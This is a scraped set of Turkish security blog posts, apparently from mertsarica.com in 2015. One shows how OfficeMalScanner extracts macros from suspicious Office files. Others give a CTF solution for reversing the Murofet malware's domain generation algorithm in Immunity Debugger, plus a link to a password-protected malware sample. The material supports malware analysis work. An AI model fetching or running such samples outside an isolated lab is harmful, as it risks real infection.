VBA Project Name
Trial Version
Legend
Document labeled with this icon has VBA Project module protected with the password.
Document labeled with this icon has VBA Project module that might not be visible due to visibility settings.
Excel (2007-2013) document labeled with this icon has workbook or worksheet protection.
Name
File name.
Ready
Showing 1 files




Makro içerdiğini düşündüğümüz bir ofis dosyasını Microsoft Office yüklü olmadan analiz etmenin bir yolu yok mu derseniz, OfficeMalScanner aracı sayesinde onun da mümkün olduğunu söyleyebilirim. OfficeMalScanner aracı, şüpheli (kabukkodu, PE tespiti gibi) ofis dosyalarını analiz etmemize yardımcı olan ve ofis dosyası içinde tespit ettiği makro kodunu analiz için çıkarmamıza yardımcı olan oldukça faydalı bir araçtır.


Örneğin elimizde Microsoft Office 2003 ile oluşturulduğunu düşündüğümüz yukarıdaki gibi şüpheli bir ofis dosyası var ise bu araca parametre olarak info komutunu vererek aracın bizim için dosyayı analiz etmesini ve makro kodunu çıkartmasını sağlayabiliyoruz. Eğer elimizdeki ofis dosyası Microsoft Office 2007 ve sonrası ile oluşturulmuş ise bu defa inflate komutunu kullanarak (aslında ofis dosyasının uzantısını .zip olarak değiştirip winzip/winrar ile açmaktan pek farkı yok) ofis dosyasını açmasını ve içinde yer alan makro kodunu tekrar info komutu ile çıkartmasını sağlayabiliyoruz.







Ortaya çıkan makro kodunu analiz ettiğimiz zaman, kullanılan APIler'den de yola çıkarak bunun RAT türü zararlı yazılım indiren bir indirici (downloader) olduğunu rahatlıkla görebiliyoruz.



Bu yazının şüphelendiğiniz ofis dosyalarını analiz etmenizde siz yol göstermesi ümidiyle, bir sonraki yazıda görüşmek dileğiyle herkese güvenli günler dilerim.

Pi Hediyem Vardı, Verdim, Gitti #4 :)


Source: https://www.mertsarica.com/pi-hediyem-vardi-4/

By M.S on November 30th, 2015


18 Kasım 2015 tarihinde dördüncüsü düzenlenen Pi Hediyem Var oyununun çözüm yolu ve Raspberry Pi kazanan talihli karşınızda!

ÇÖZÜM YOLU:


Yapacağınız ilk iş, her zararlı yazılım analizinde olduğu gibi ctf4.exe isimli bu zararlı yazılımı VirusTotal web sitesine yüklemek ve zararlı yazılım ile ilgili olarak olabildiğince bilgi toplamaya çalışmaktı. VirusTotal'a dosyayı yüklediğinizde karşınıza çıkan Antivirüs çıktılarından bunun Murofet isimli bir zararlı yazılım olduğunu anlayabilirdiniz.




Ardından ctf4.exe zararlı yazılımını Windows XP işletim sistemi üzerinde çalıştırsaydınız, zararlı yazılımın göçtüğünü ancak yazılımı kapatmadığınız taktirde arka planda çalışmaya devam ettiğini görebilirdiniz. Zararlı yazılımı Immunity Debugger aracı ile analiz ettiğinizde, programın akışının çalıştıktan kısa bir süre sonra işlem parçacığı (thread) üzerinden ilerlediğini görebilirdiniz. İşlem parçacığı üzerinden analizi devam ettirmek için ise Immunity Debugger aracının hata ayıklama ayarlarında, "break on new thread" ayarının aktif olması yeterliydi.





Size 1 Aralık 2015 tarihinde zararlı yazılım tarafından oluşturulacak 10 tane alan adının neler olduğunu sorduğum için de, sistem tarihini 1 Aralık 2015 yapmanız gerekiyordu.



Adım adım ilgili komutların üzerinden ilerlediğinizde, zararlı yazılımın GetSystemTime API'sini çağırdığını görebilirdiniz. Hata ayıklamaya devam ettiğinizde, 00401B80 fonksiyonu (subroutine) çağrıldıktan sonra alan adının oluşturulduğunu görebilirdiniz.








Bu fonksiyonun tamamını kopyalamanız ve ardından Fiddler, Charles Proxy, Burp Suite gibi bir proxy aracı ile oluşturulan web trafiğinden tespit ettiğiniz 10 tane alan adı ile birlikte bana göndermeniz, oyunu başarıyla tamamlamanız için yeterli olacaktı.

OYUNU BAŞARIYLA TAMAMLAYANLAR: Ramazan UYSAL, Semih GÜZELEL, Kerem KAT

ÇEKİLİŞ ve KAZANAN TALİHLİ: Ramazan UYSAL



Başta kazanan talihli Ramazan UYSAL olmak üzere oyunu başarıyla çözen, katılan, destekleyen, sponsor olan herkese teşekkür eder, yeni oyunlarda görüşmek dileğiyle herkese güvenli günler dilerim.

Not: Murofet'in DGA'sı hakkında detaylı bilgi almak için bu sayfayı ziyaret edebilirsiniz.

Pi Hediyem Var! #4

Source: https://www.mertsarica.com/pi-hediyem-var-4/

By M.S on November 18th, 2015

Üçüncüsünü bundan 6 ay önce gerçekleştirdiğim Pi Hediyem Var oyununun yenisi ile uzun bir aradan sonra tekrar karşınızdayım!

Takım liderim Ahmet TAŞKESER 'in sponsorluğunda gerçekleşen dördüncü oyunumda, yine önceki oyunlarda olduğu gibi oyunu başarıyla tamamlayanlar arasında yapılacak bir çekiliş ile 1 adet Raspberry Pi Model B'yi bir kişiye hediye edeceğim. (Bu oyunda kullanılan zararlı yazılımın temin edilmesinde emeği geçen Salim SARIMURAT 'a ayrıca teşekkür ederim.)

Oyunu başarıyla tamamlamak için izlenmesi gereken adımlar;

1. https://www.mertsarica.com/ctf/ctf4.zip adresinden zararlı yazılımı indirin. (zip şifresi: infected)
2. Bu zararlı yazılım tarafından kullanılan alan adı üretme algoritmasını tespit edin. (Örnek: Hesperbot DGA Analizi)
